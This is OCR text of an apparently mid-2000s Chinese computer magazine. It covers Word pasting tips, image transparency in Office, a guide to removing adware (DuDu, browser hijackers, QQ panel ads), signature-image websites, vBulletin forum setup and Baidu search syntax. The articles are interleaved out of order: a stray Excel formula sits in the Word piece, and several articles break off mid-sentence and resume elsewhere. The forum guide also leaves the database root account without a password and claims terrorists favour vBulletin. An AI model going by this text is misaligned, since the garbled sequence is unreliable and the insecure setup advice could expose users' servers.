选中网页上的内容复制后，在Word中直接按Ctrl+V键粘贴，往往需要很长时间文字才能显示在页面中，有时哪怕只是几行文字，粘贴到Word中也要几十秒，实在不爽。如果要的只是文字，可以复制网文后，再在Word中单击“编辑→选择性粘贴”菜单命令，在打开的对话框中选用“无格式文本”，确定后网页文字就会快速粘贴到Word中了。

2.双管齐下治理“杂乱”文章

有一次我在网上复制了一份问题解答，网页中没有任何异常，可是当我粘贴到Word中，经过一番排版、打印后，才发现文章怎么也读不通(见图1)。仔细阅读，才发现这些文字出现了乱行，第一行后面接着的不是第二行，而是第三行，甚至是第四行……如果这些网页的内容是计算机程序语言，就更会让你晕头转向不知所云了！如果人工去给它们移位，工作量不可想象。我最终以直接粘贴加选择性粘贴的方法解决了这一问题。




图1

第一步:用鼠标拖动选取自己所需要的文字，按Ctrl+C键复制，在Word中再按Ctrl+V键直接粘贴，得到的结果如图2所示。




图2

第二步:直接粘贴得到的表格形式，内容非常乱，可选取所有的表格，然后按Ctrl+X键剪切它，再单击菜单“编辑→选择性粘贴”命令，打开如图3所示的选择性粘贴对话框，选取“Microsoft Word 文档 对象”项，确定即可，文字内容就会服服帖帖显示在Word中了。



图3

小提示

有人在Excel中作中转，即把复制的内容粘贴到Excel中，再“全选”“复制”，然后再选用“选择性粘贴”中的“无格式文本”项。不过这种办法在原来的表格边线位置会出现一些空格。

实例2:网页文档后期处理

上例中虽然把文字给拿下了，可是下面的事情还很多呢，你看那宽得出奇的行距(出现在直接粘贴的情况下)，还有那无数的空行把页面涨得满满的。现在就来解决这些问题。

1.常用方法

在Word的“编辑”菜单中打开“查找和替换”对话框，在“查找内容”中输入“^p^p”(不含引号，下同)，“替换为”中输入“^p”，然后单击“全部替换”按钮。

=DATE(LEFT(A1,2), MID(A1,3,2), RIGHT(A1,2))

★删除导入文本中的垃圾字符

从数据库或其他文本文件导入的字符，经常会有各种垃圾字符，如空格、换行符、不可打印的字符等。可通过TRIM(text)和CLEAN(text)这两个函数来处理这些垃圾字符，前者能删除字符串中多余的空格，后者可以删除字符串中的不可打印字符。

擂台赛　进一步优化和改进本文中的“轻轻松松背单词”Excel表格，比如，为它包装出更好看的界面；进一步增强和细化统计功能，将练习中错误概率较高的单词自动一一挑选出来存放到新建的“极易忘记”工作表中；增加万年历功能，以便规划一个阶段时间(如一个月)的学习进程等。对于优秀作品，我们将赠送《电脑爱好者》的特别奖品。CF [YY22]

Office 中巧设图片透明度

★

■福建　陈桂鑫

使用半透明图片可以让文档更有特色，不过想必大家都相信在Office 2003中是不能为图片设置透明度的吧？因为插入的图片在格式设置中“透明度”选项总是灰色的，无法使用。其实只要绕一个小小的弯子，在Office 2003中也可以轻松地为图片设置透明度。本文中的方法在Word、Excel、PowerPoint等Office组件中都同样适用，下面仅以Word 2003为例加以介绍。

方法1:通用设置法

第一步:先画一个矩形，双击矩形进入“设置自选图形格式”窗口，在“颜色与线条”选项卡中，单击“颜色”下拉按钮，从列表中选择“填充效果”，在弹出的“填充效果”窗口的“图片”选项卡中单击“选择图片”按钮打开要设置的图片，选中“锁定图片纵横比”和“随图形旋转填充效果”复选项。

第二步:确定后返回“设置自选图形格式”窗口，现在你可以在“颜色与线条”选项卡中设置透明度了(拖动透明度滑钮即)，然后把边框线设置为“无线条颜色”(见图1)。



图1

第三步:确定后将得到如图2所示的效果。与直接插入的图形一样，也可以选中矩形，再从“图片”工具栏中进行颜色、对比度、亮度等的调整。如果改用不同的自选图形进行设置还可以得到各种形状的透明图片。



图2

▶▶▶快速链接

有关通过自选图形裁剪出不同形状的图片的技巧，大家可参考本刊2005年第6期上《随心所欲自出心裁》一文。

方法2:剪贴画设置法

对于从Word剪贴画库中插入的剪贴画显然不方便用上面的方法设置，因为要把剪贴画设置为填充是比较麻烦的，不过我们可以采用另外一招。

第一步:首先插入剪贴画，双击插入的剪贴画，在弹出的“设置图片格式”窗口的“版式”选项卡下，单击选择“浮于文字上方”，确定后退出。

第二步:右击图片选择“组合/取消组合”，接着再右击选择“组合/组合”。好了，现在右击此图片并选择“设置对象格式”，看看在“颜色与线条”选项卡中的透明度设置，是不是已经可以使用了？

小提示

本方法仅适用于.wmf格式的剪辑图片。另外，图片在分解重组后，下面会多出一个绘图画布，如果不喜欢，只要把图拖出画布外，再选中画布删除即可。

CF [YY24]

2.空行用的是哪种换行符

不是所有网页空行都能用上面方法替换掉，关键还得分清文件中用的是手动换行符(“Shift＋回车”)，还是段落标记制作出来的空行。如果文件中用的是手动换行符，就要用“^l^l”替换成“^l”(这里用的不是1，而是L字母的小写，也可以直接用替换对话框里的“特殊字符”，里面有“手动换行符”)，空行才能去除。

3.注意空格的存在

替换空行时，要灵活对待“查找”的内容，看你所获得的网文具体存在什么样的特征，看看换行符前是不是有空格(换行符前的空格不易被发现)。比如换行符前只有一个空格时，可将“^l ^l”(注意两个换行符之间有一个空格，如果换行符前有两个空格，那么查找时，输入的两个换行符之间要有两个空格，依此类推)替换成“^l”，单击几次“全部替换”即可；如果网页中是手动换行符与回车符交替使用，则把“^p ^l”替换成“^l”即可。

经过以上处理，入住Word的网文是不是干净了许多。

CF [YY23]

■北京　小小

小心呀！“流氓”进村了

★★★★

——广告软件的六大潜入方式

本文可以帮你学到

- 除了病毒，还有什么拖慢了你的系统
- 广告软件对你的系统做了什么
- 如何彻底消灭这些无耻行为

在前两年，大家上网冲浪时谈得比较多的问题，是“主页被篡改”、“疯狂弹出广告窗口”、“关不掉的全屏窗口”等，现在他们已经变成“小儿科”。在利益驱动下，另一种恼人的“垃圾”开始繁衍起来，这就是广告软件。广告软件开始寻求一些新型的植入系统的方法，比如强行捆绑安装、秘密运行、多个插件联手、与资源管理器紧密集成……为了对付这样的“新生代流氓”，笔者决定“打入敌人内部”，为大家带来第一手资料……

本文中提到的网址、软件多包含恶意程序，请大家不要访问和下载。

1.莫名其妙的“about:blank”搜索页面

嵌入方式:向系统文件夹写入DLL文件

危害程度:★★

内存占用:约20MB(单页面)

症状描述:打开IE　览器，发现页面链接到一个叫“Search for...”的国外站点，可地址栏里却没有任何网址，而是显示“about:blank”(见图1)。



图1

危害描述:无法设置主页、　览器被劫持、系统运行速度变慢。

解决尝试:习惯性地在“Internet 选项”中打开IE主页设置窗口，发现“主页”一栏的按钮并没有变成灰色不可设置，于是填入一个新的主页地址，确认后却发现故障依旧;运行“msconfig”命令，在“启动”中没有发现任何可疑程序被加载;在注册表中搜索“search for”、“searchx”等关键字，没有结果;使用多种IE修复工具无效。

解决之道:

第一步:查看该网页源代码，发现其中一句非常可疑“action=%68%74%74%70%3A%2F%2F%73%65%61%72%63%68%78%2E%63%63%2F%73%65%61%72%63%68%2E%70%68%70”，显然这段代码是经过加密处理的。

第二步:运行16进制文本编辑软件UltraEdit(UltraEdit V11.10a+3 汉化版下载地址:http://www1.skycn.com/soft/2249.html)，选择“搜索→在文件中查找”，在“查找”栏中输入“%68%74%74%70%3A%2F%2F%73%65%61%72%63%68%78%2E%63%63%2F%73%65%61%72%63%68%2E%70%68%70”，“文件类型”栏输入“*.*”，“目录”栏设置为“C:\Windows”，勾选“搜索子目录”一项，单击“查找”按钮(见图2)。




图2

第三步:搜索完成后，发现C:\Windows\system32\hdhb.dll文件中正好包含要查找的字符。这下好解决了，删掉该文件即可(直接删除会提示文件正在使用，可以重新启动计算机按F8选择进入安全模式进行删除操作)。

第四步:运行“Regedit”命令打开注册表编辑器，搜索“hdhb.dll”，删除所有搜索结果。

经验之谈:这类流氓广告已经不仅仅是修改注册表、加入启动项、修改系统hosts文件那么简单了，它是直接往系统中写入了用于捆绑到　览器的dll文件，所以笔者将其归类到“恶意广告程序”(而非普通的“　览器劫持”)。

对于这样的情况，可以按照上面的解决思路着手，对于查找到的恶意文件遇到无法删除的情况，可以首先尝试到安全模式删除，如果还不行，请尝试用Copylock(Copylock V1.09 Build 47.1 汉化版下载地址:http://www1.skycn.com/soft/8642.html)来删除，该软件可以删除正在被调用的文件。对于网页源代码中出现加密路径的情况，可以尝试用一款名为“URL 编码转换工具”(下载地址:http://www.newhua.com/cfan/200515/code.rar)的软件进行解密，这样可以直接看到其真实面目。

Copylock和URL编码转换工具的使用方法都非常简单，大家一看便知，笔者不再赘述。

同类黑名单:太多了，而且层出不穷，建议大家少访问不明网站。

2.谁动了我的QQ面板

嵌入方式:将广告集成到QQ面板

危害程度:★★

内存占用:18MB(切换到该面板瞬间值)

症状描述:访问某些站点(如http://www.2229222.com.cn/)，在一阵 览器假死之后，出现一个"添加迷你门户"的窗口(见图3)，如果不点"确定"，每次刷新页面都要求进行添加。可一旦点击"确定"，QQ面板中将加入一个新的名为"席娟中文网"的标签(见图4)。




图3



图4

危害描述:访问页面时 览器假死，确认后QQ/TM启动速度变慢，如果网页中有脚本错误，每次切换QQ标签都会出现错误提示。

解决尝试:刚开始还以为与 览器劫持有关，于是采用Hijackthis进行扫描，从对结果的分析来看，并无可疑之处;查看QQ安装目录下的文件，由于可执行文件和dll文件过多，排查无果。

解决之道:

第一步:首先查看该页面的源代码，发现其中一句"var xmlhttp=new ActiveXObject" TimwpDll.TimwpCheck";"可疑，其中"TimwpDll"有些似曾相识。于是赶紧打开QQ安装目录，果然找到了两个分别名为"Timwp.dll"、"Timwp.exe"的文件。

第二步:在其他目录新安装一个QQ号码，发现该目录中没有出现Timwp.exe文件，从而判断Timwp.exe并非运行QQ必须的文件，于是大胆删除掉它。接下来在注册表中查找"Timwp.exe"文件，将所有搜索结果全部删除。

第三步:为了防止日后再有网站采用同样的伎俩，干脆运行"regsvr32 "D:\software\QQ\timwp.dll" /u"命令将timwp.dll从系统注册中去除掉。

第四步:在QQ中依次进入"QQ菜单→系统设置→面板设置"菜单，在"用户面板"栏中选中被强行添加的那个标签，单击"删除"按钮即可。

经验之谈:关于QQ的广告骚扰，最近又有了一些新花招，让人防不胜防:

★用群来发布广告:不知道大家留意没，最近经常能够接到有人要求加入你建立群的请求。遇到这样的情况，警惕性低的朋友可能会选择"通过验证"，因为一般印象中只有知道你的群号码的人才会找到你，那么肯定是"熟人"。而对方在加入群后，迅速发送一条广告，然后立即退出群，让人摸不着头脑。所以大家最好还是长个心眼吧，不要随便通过别人的入群请求。当然，腾讯的客服号10000也有时候会在群里发广告消息，如果你想去掉它。可以参看本刊2005年第4期《独辟 径 封杀QQ系统广播》一文。

★临时会话:做广告者只需要在 览器中输入一个地址即可将广告投递到你的QQ消息中，这样的广告效果不错，而且效率很高，所以比较流行。解决的方法是进入QQ的"系统设置→秘书设置→消息模式设置"窗口，选择"不接受所有临时会话消息"一项(见图5)。如果不想关闭它，选择"接收消息到我的秘书"即可。之后我们可以在QQ主窗口中单击"QQ小秘书"查看留言。



图5

同类黑名单:http://www.haobbs.net/soft/1540.htm(根本不提示而直接安装)

3."死而复生"的DuDu加速器

嵌入方式:启动项中加入安装程序，让程序卸载后"重生"

危害程度:★★★

内存占用:6460KB(不使用时)、13MB(下载文件时)、16MB(弹出广告时)

症状描述:DuDu加速器分为在线安装和下载后安装两种。其中在线安装的是功能相对简洁的"Mini DuDu"，安装后我们在控制面板无法看到其卸载程序，只有到C:\Program Files\Mini ddd文件夹中执行Uninst.exe文件完成卸载;下载安装的是功能比较复杂的完整版本DuDu加速器，该程序捆绑安装了一款名为"桌面传媒"的软件，而这个所谓的"桌面传媒"其实就是一个彻底的广告软件，安装后系统每隔一段时间会弹出一个广告窗口。而最为可恨的是，卸载该软件，重新启动后，再次来到DuDu的安装目录，发现它又被安装了!

危害描述:安装DuDu加速器时系统假死若干秒、DuDupros.exe进程常驻、系统资源占用率和内存使用率高、卸载比较困难。

解决尝试:

首先执行DuDu加速器安装目录下的Uninst.exe文件进行常规卸载，卸载完毕后重新启动计算机，进入C:\Program Files\DuDu\DddClient目录中又出现了DuDu加速器的程序;接下来到其官方网站提供的在线卸载页面，发现丝毫不起作用;留意到该软件在启动项中加载了一个名为dmipn.dll的文件，于是运行"rundll32.exe %ProgramFiles%\Desktop Media\Cast\dmipn.dll，DM_Uninstall"命令取消掉了该文件在系统中的注册。

解决之道:

第一步:运行C:\Program Files\Desktop Media\Cast目录下的Uninstall.exe文件卸载桌面传媒，接下来运行C:\Program Files\DuDu\DddClient目录中的Uninst.exe文件对DuDu加速器进行常规卸载，接下来删除"开始→程序→启动"菜单里面

的“dddsetup.exe”程序，删除C:\Documents and Settings\用户名\Local Settings\Temp下的所有文件，并重新启动计算机。

第二步：删除C:\Program Files\Desktop Media\Cast和C:\Documents and Settings\用户名\Application Data\Desktop Media文件夹，在注册表中搜索“Desktop Media”和“DuDu”，删除所有搜索结果。

你知道吗？

DuDu加速器捆绑广告的原理

DuDu会通过监测检查注册表中[HKEY_LOCAL_MACHINE\SOFTWARE\DuDu\DddClient]分支下的“autoupdatetime”(见图6)的数据来更新下载DuDu，每隔一段时间，DuDu就会向http://dddup.DuDu.com/update/update.asp发起请求，并下载文件到C:\Documents and Settings\用户名\Local Settings\Temp目录中。下载完毕后，DuDu便会以“%temp%\temp.exe /s /v/qn”命令来运行下载回来的temp.exe，之后temp.exe开始下载并静默安装桌面媒体。因此，我们发现桌面媒体的安装文件夹总是在DuDu加速器安装完毕后大概数十秒左右建立。



图6

经验之谈：注意6个“敏感地带”

建议大家在卸载此类狡猾的程序时考虑周到一些，尤其要留意任务管理器进程、启动项、启动菜单、Windows开关机脚本、计划任务和临时文件夹等6个敏感地带。很多时候，这些软件的各个程序文件之间可以互相照应，一旦其中一个地方被用户删除或卸载，程序具有自我免疫、修复能力，很快又完好如初。对付这类恶意软件的惟一办法就是多管齐下，将其连根拔起。

4.被霸占的地址栏

嵌入方式：嵌入　览器、资源管理器的地址栏中

危害程度：★★★

内存占用：4MB(打开　览器加载该软件时)

症状描述：不管是IE　览器，还是资源管理器，在地址栏的下拉列表中出现很多中文广告(见图7)。

危害描述：影响系统稳定、影响使用电脑的心情、中文广告中很多带有色情的站点。

解决之道：由于这些广告都是中文地址，于是怀疑是中文域名插件捣的鬼，但在查看自己的“添加/删除程序”时，发现系统中没有这类软件。在IE中选择“工具→管理加载项”菜单，也没有发现可疑的ActiveX控件。没办法，只好使用最后一招了——功能非常强大的Upiea！



图7

Upiea小档案

u软件版本：1.48　软件性质：免费软件
u软件大小：712KB　运行平台：Windows 9x/ME/2000/XP
下载地址：http://www.onlinedown.net/soft/35733.htm

Upiea是目前最强大的IE插件管理程序，它能够对470个IE恶意插件、29个广告程序、159个QQ和MSN流行病毒提供免疫，可以显示你已经安装了的IE插件，也可以帮助你卸载它们。

第一步：运行Upiea后，切换到“插件管理”窗口，这里你能看到你的电脑里都安装了哪些垃圾插件，笔者发现自己安装了一个名为“青娱乐”的插件。看来问题在这里了，选中该插件后，单击“卸载”将该插件卸载(见图8)。



图8

第二步：切换到“插件免疫”窗口，在右边的“国内”标签中找到“青娱乐”，勾选后点击“应用”按钮，以绝后患。

经验之谈：Upiea的功能性和易用性应该都是目前所有　览安全辅助工具中最好的，如果你在　览中遇到任何棘手问题，推荐你首先考虑用它来解决，比如常见的在杀毒之后文件关联丢失、屏蔽烦人的淘宝站点等等。

同类黑名单：CNNIC中文域名插件

5.跟资源管理器抢地盘的“网址极限”

危害程度：★★★★

内存占用：12MB(打开“我的电脑”加载该插件时)

嵌入方式：修改资源管理器、　览器菜单，属于BHO类插件

症状描述：访问某网站(http://www.op99.com/download.htm)提供的“网址极限”，感觉非常的野蛮，既没有提供卸载程序，也没有提供卸载方法。资源管理器和IE　览器都多出了一个名为“网址”的菜单，点击后下面就有一些分类网址菜单(见图9)，都是链接到该网址搜集站的。



图 9

危害描述:严重影响上网者的心情、影响IE和资源管理器的载入速度。

解决之道:

第一步:首先到“添加/删除程序”和C:\Windows\Downloaded Program Files，结果都没有什么收获。

第二步:只好来研究一下这个“网址极限”究竟对系统做了些什么了。首先在其他没有中招的电脑上下载安装RegShot，运行之后，在其主界面勾选“扫描目录(可添加多个)”一项，一般情况下，对于这些恶意程序，有两个目录是最可疑的——C:\Windows和C:\Program Files，于是将这两个目录添加进去。接下来单击“快照一→扫描并保存”按钮，扫描结束后保存为HIV文件。

> 小提示
>
> RegShot可以比较两个时刻系统文件、注册表的差异，这里我们就是比较安装“网址极限”前后的差异，以确定该软件究竟对系统做了什么。

第三步:接下来安装“网址极限”，安装完毕后在RegShot主界面中单击“快照二→扫描并保存”按钮，同样保存为一个HIV文件。搞定后单击“比较”按钮，我们就可以看到两者的差异所在了。

第四步:根据查找的结果，只需要删除C:\Program Files\LtUc文件夹，打开注册表，搜索“LtUcx”，将所有结果全部删除。

经验之谈:平时我们应该养成一些良好的上网习惯，下面是笔者的几个小经验。

★尽量使用多页面 览器(比如Maxthon、GreenBrowser等)。

★到比较知名的站点去下载软件，比如华军软件园(http://www.newhua.com)。

★使用Maxthon 览时，如果遇到有站点弹出警告窗口，可以按下Ctrl的同时点击关闭窗口，之后它就不会重复弹出了。

6.恶魔俯身！五花大绑的“免费”软件

危害程度:★★★★★

内存占用:不同的广告不尽相同

嵌入方式:广告程序通过捆绑到软件的安装程序中，诱导，甚至强制进行广告软件的安装。

症状描述:安装某些软件之后，发现自己的系统中出现了来路不明的其他软件，或者频繁有广告窗口弹出。

危害描述:侵犯用户的知情权、大量广告软件后台运行耗费系统资源，甚至部分有间谍软件侵犯用户隐私。

解决之道:此类嵌入方式比较常见的是CNNIC中文域名插件、DuDu加速器、阿里巴巴智能搜索等广告程序。这些公司为了推广自己的服务，付费使得共享软件作者将自己的程序集成到软件中。

如果你已经安装了此类捆绑软件，只好再去卸载这些附带安装的广告软件了，不过有些广告软件的卸载比较麻烦，建议大家使用Upiea这款软件来辅助卸载。其实，要真正避免这样的情况，最好还是注意自己安装使用软件的习惯吧。

经验之谈:

★在安装任何软件(即便是你熟悉的软件的新版本)、汉化补丁的时候，请一定不要“故作高手”，随意地狂按回车一个劲地“下一步”，因为很多捆绑的广告程序都在这一步骤中询问是否安装，而你按了下一步就算接受了。

★注意安装组件选择的一步。有些捆绑的广告软件默认处于选中状态;有些安装项目信息非常具有迷惑性，看完前半句和看完整个句子，意思完全不一样;有些安装的组件很多，而软件作者故意将广告插件放到了最下面，如果你不拉动滚动条，还以为没什么呢!

★阅读软件安装协议，有些协议条款你如果仔细去看了是不会接受的。比如Messenger Plus!安装过程中的协议默认是选择“ad-ware安装模式”(见图10)，安装后就会有广告。再比如前文提到的DuDu加速器，安装过程中出现的桌面媒体(desktop media)授权的协议中，就有“本软件单机平均日播放量1次，最大限度每日不超过10次”。如果你仔细看了，即便你不知道“desktop media”是什么，也肯定不会去安装。



图 10

★最安稳的方式是先到软件的官方站点看看，如果有论坛，先去论坛看看是否有人在开骂，前车之鉴不该不看。

相关黑名单:紫光拼音输入法、暴风影音、水晶情缘软件、IE修复免疫专家、QQ消息验证群发器等

小编有话说:编辑在测试完本文中的各种广告软件之后，计算了一下安装前后系统资源的占用差别，发现资源占用竟然增加了80MB之多！想想看，现在主流的电脑内存才有256MB到512MB呀！幸好事先有所防范，Ghost了硬盘，不然重装系统是在所难免的了！ CF [YY25]

书法家、设计师统统请到家!

★★

■LX Dream

细心的读者朋友们，可能都看到过很多网友都拥有自己邮箱的个性签名图片，有的做得非常精美。在网络世界中，个性签名可以在很多场合来凸显我们的个性，例如邮件中、论坛签名，甚至像QQ、MSN Messenger聊天软件中都可以使用。如果你的图像处理软件玩得比较熟，那当然是另当别论了，但像笔者这样对Photoshop这类图像处理软件比较菜的朋友来说，要想拥有一个既漂亮又容易得到的个性签名，借他山之石便是一个最好的办法了。

免费设计签名啦

你一定在街上看到过一些所谓的"书法家"提供"设计签名"的服务，当然，这服务不是免费的。在互联网上，我们也常常需要留下自己的"签名"——论坛、聊天工具中的头像、Blog中的题图、邮箱链接，这东西都不大，但制作起来却很费工夫，能不能请人替我们服务呢？没问题!

实例:带文字的MSN头像，一分钟搞定!

第一步:登录http://www.eoool.com/Default.aspx?TypeID=0&TypeID=100这个网站，选择"MSN头像96×96"，然后按下"制作图标"按钮(见图1)。



图1

第二步:在电脑中选择要使用的素材图标，然后按"上传图片"按钮。如果你没有合适的图片，可以使用网站自带的素材库，分类很详细，图片也比较精美。

第三步:将鼠标移动到虚线框右下角，拖动鼠标，选择要剪切的部分，然后按下"确定剪裁"(见图2)。

第四步:输入在图片中添加的文字。网站可以自动给文字增加边缘的美化效果，使字体看起来更美观。最后，将提供输出功能，将最后的图片输出到GIF文件，便于今后使用。

除了QQ、MSN头像之外，还可以制作论坛签名、Blog题图、网站Logo等图片，方法比较类似，这里不再赘述。



图2

Just Do It

邮箱酷链马上做

你一定看到很多人在论坛或主页上有自己很漂亮的签名吧(见图3)? Eoool也提供这样的功能，还是登录上面的网址，输入邮箱用户名，选择邮箱后缀，然后选择"制作图标"，一秒钟之后，漂亮的签名就有了! 这里收集了绝大多数国内知名Email信箱的后缀，省去了不少麻烦。



图3

英文签名也好做

打开 览器，进入http://www.nhacks.com/email/index.php页面，接下来只要在该页面中的"Enter Your e-mail address"框中输入你要显示的邮件个性签名邮箱名，然后在"@"后面选择邮箱的域名，最后单击"Generate"按钮即可得到你想要的个性签名图标(可以下载)及该图标的URL地址(可以用于网页签名)了(见图4)。



图4

架设一个论坛其实并不像你想的那么难！

架个《电脑爱好者》论坛其实很容易

★★

■DEF

网上有不少各具特色的论坛，汇聚了不少得网友，大家相互发言，沟通，彼此很容易的就能结交到很多志同道合的朋友。论坛比较突出的反映了网络交流、互动和社会性的特点。如果想自己的网站扩大人气，为访问者提供一个展示自己的环境，同时也能留下固定的来访者，那么一个架设论坛则是必不可少的，而很多网站其实就仅仅是一个论坛，却云集了大量的人气。

小提示

目前架设论坛相对简单，许多朋友开始从自制个人网站转而经营论坛，由于论坛更为开放，网友参与度更高，所以更容易聚积人气，只要多花费些心思就能获得不菲的浏览量，也正因为这样，不少火热论坛每月的广告收入（比如：放置广告条、Google 广告等）不菲。

架论坛就像玩软件一样简单

许多朋友以为架设论坛是个专业工作，必须会专业的网络知识，而且还要会编程，也许前几年是这样的，但现在架论坛其实就像用一个实用软件那样轻松、简单！

论坛程序就是运行在服务器上的一套软件，安装好了这套软件，按自己需求做好设置，你的论坛就可以开门迎客了。接下来重要的就是我们要挑选一个什么样的论坛程序呢？要用就要用最好的，因此我们推荐使用 vBulletin。



图 1

vBulletin 是论坛程序中功能最强大，性能最稳定，安全性最好，同时也是世界上使用最多的论坛程序。从个人

小知识

ASP

ASP 论坛使用很普遍，操作简单。不过 ASP 论坛相对 PHP 和 CGI 来说安全性较差，占用资源量大。ASP 论坛调试起来方便简单，功能也比较完整。

PHP

PHP 动态交互工具算是比较新的，它一出现，就以占用资源少、稳定性好、安全性强等优点，得到了许多用户认可，很多大型网站也纷纷采用 PHP 技术来制作论坛。本文介绍的 vBulletin 就是这种类型。

CGI

在互联网上出现 ASP 和 PHP 之前，CGI 一直是主流的网页交互工具。但由于学习起来比较困难，而且和网页结合也不是太好，所以随着 ASP 和 PHP 推出，CGI 已慢慢退出论坛领域。

小提示

其他图片在线处理网站

★各类即时聊天工具头像、表情制作:http://www.chami.com/html-kit/services/buddyicon/

★图片在线变形、处理:http://www.chami.com/html-kit/services/imge/

★图片在线切割:http://www.chami.com/html-kit/services/is/

个性图标的几个典型应用

拥有了个性签名图标后，我们就可以在网络世界中展现我们的独特风采了。

1.点缀我的网页签名

如果你注册了一些支持个性签名的论坛的话，你就可以通过设置论坛中的个人信息将自己的个性签名添加上去。现在一般的论坛都支持添加个人个性签名的功能，有的支持图片的 URL，有的则支持直接从电脑中上传图片文件。在上面操作中，我们既得到了图片文件，又得到了图片的 URL 地址，根据你的情况选择一种方式添加即可。这种方法同样适用于现在比较流行的个人 Blog 网站中的个性签名。

2.文档中添加个性签名

如果你使用 Word，也可以将这个个性签名添加到你的 Word 文档中。单击 Word 主窗口中的菜单〝插入→图片→来自于文件〞，然后找到个性签名图片即可(见图 5)。当然，还有很多其他软件可能也会支持个性签名，都可以将制作的个性签名图片添加到这些软件中来，放飞你的个性！




图 5

CF [YY26]

网站到政府网站，从专业网站到企业网站它都被作为首选使用，而且由于它安全、健壮、强大的特点，所以特别受恐怖分子所开设网站的青 ，从另一个极端的侧面反映了其可靠性，是架设中大型社区的不二选择。同时vBulletin的代码可见和强大的模板功能，尤其利于用户进行再开发和个性化的设置，网上有大量现成插件和模板，所以也很受个人网站的偏爱。vBulletin也是论坛软件业界实事上的技术领导者和市场的领先者，因此我们推荐具有代表性的vBulletin作为论坛架设的范例。vBulletin现在最新的版本是3.5 beta 1，下面就以vBulletin 3.5 beta1中文增强版为例教你整个论坛架设的过程。

来！10分钟和我们一起架设论坛

既然论坛是一套运行在服务器上的软件，那么就要为论坛创造一个适合它运行的服务器环境，我们可先在本机上构建一个服务器环境。以vBulletin为例，它的运行环境是PHP＋Mysql。为避免繁琐的服务器设置，我们要下载一个服务器套件安装到自己的电脑上，然后把论坛程序文件放到指定目录下，通过网页安装和设置，这样论坛就算搭建好了。

第一步:构建服务器环境(如果不是在本机上则不需要这一步，确保你的空间支持php＋Mysql就行了)

这一步其实很简单，下载服务器套件并安装。我们推荐Apache Friends XAMPP，功能完善强大，有中文界面。官方网站是http://www.apachefriends.org/en/，可在http://jaist.dl.sourceforge.net/sourceforge/xampp/xampp-win32-1.4.13-installer.exe 下载。安装好后，你就拥有了因特网最受欢迎的Apache＋php＋Mysql服务器环境了，你的电脑也变成了一个可以提供文件传输FTP、网页http、数据库mysql、邮件E-mail服务的服务器了。服务器系统默认的用户名是root，没有设置密码。我们还需要了解一个特定的文件夹——假设安装在D盘，那么D:\apachefriends\xampp\htdocs这个目录就是存放网站文件的地方。

 览http://localhost/xampp/index.php 你就可以看见服务器后台的相关选项了。如果选择中文时出现乱码，请用记事本打开编辑D:\apachefriends\xampp\apache\conf\httpd.conf文件，搜索"AddDefaultCharset ISO-8859-1"，删掉这一行或在这一行前面加上"#"注释掉，则可以避免乱码的出现。

第二步:安装论坛，同时添加论坛管理员

这一步也很简单，vBulletin的安装程序会一直提示你怎么安装，基本上只需一直点击"下一步"按钮就行了。

不过首先需要把论坛程序文件(在软件包upload文件夹中)拷贝至文件夹D:\apachefriends\xampp\htdocs\vbtest中，然后修改D:\apachefriends\xampp\htdocs\vbtest\includes\config.php.new文件。主要是把服务器名，数据库的用户名、密码，数据库编码($config['Database']['charset'] = 'latin1')填好，保存，并把文件改名为config.php。我们就可以开始安装论坛了(见图2)。



图2

> 小提示
>
> 成功安装的config.php文件的内容，可以从http://www.newhua.com/cfan/200515/config.rar下载，你可以复制其中内容使用。

打开 览器，输入论坛安装地址，http://localhost/vbtest/install/install.php ，按提示一步步安装，最后输入管理员名称，密码和E-mail，论坛就算安装好了。安装完成后，出于安全原因，vBulletin会提示你删除install.php文件，否则是不能访问论坛。一切做好之后， 览 http://localhost/vbtest/index.php就可以看见论坛的样子了。

第三步:对论坛进行设置

用管理员身份登录后台http://localhost/vbtest/admincp/index.php 。一个强大的后台管理界面即出现在你的眼前。由于vBulletin的功能非常多，我们着重讲几个方面:

1.讨论版设置

我们需要为论坛设置不同版块。点击左侧"版面与版主"小三角图标展开此项，你就可以根据链接内容对编辑讨论版，添加版主，设置用户权限等等设置了(见图3)。



图3

2.增加上传附件的类型

论坛有时会需要会员上传图片或程序文件，通过"附件→扩展名和文件大小"可以让会员上传更多类型的文件，也可以限制上传文件的大小和图片规格。

想做泡坛大虾？请看vBulletin使用小秘技

1.当进入一个帖子相对较多的区，有时会有眼花 乱的

掌握5大语法　百度搜索更高效

■ 文/豆丁

作为一个搜索工具的经常使用者，总希望能定制一些比较常用的功能或个人特色。在这方面，百度做得就很到位，充分考虑到大家追求个性化的需求。你尝试过用搜索语法吗？掌握一定搜索语法会让搜索变得更简单。

1.把搜索范围限定在网页标题中——intitle

网页标题通常是对网页内容提纲　领式的归纳，把查询内容范围限定在网页标题中，有时能获得良好的效果。使用的方式，是把查询内容中，特别关键的部分，用"intitlE:"含起来。例如，找林青霞的写真，就可以这样查询:写真 intitlE:林青霞。

2.把搜索范围限定在特定站点中——site

有时，你如果知道某个站点中有自己需要找的东西，可以把搜索范围限定在这个站点中，提高查询效率。例如，要到CFan网站去看IT产品，就可以这样查询:"mp3 site:cfan.com.cn。注意，"site:"后面跟的站点域名，不要带"http://"和"/"符号;另外，site:和站点名之间，不要带空格。

3.把搜索范围限定在URL链接中——inurl

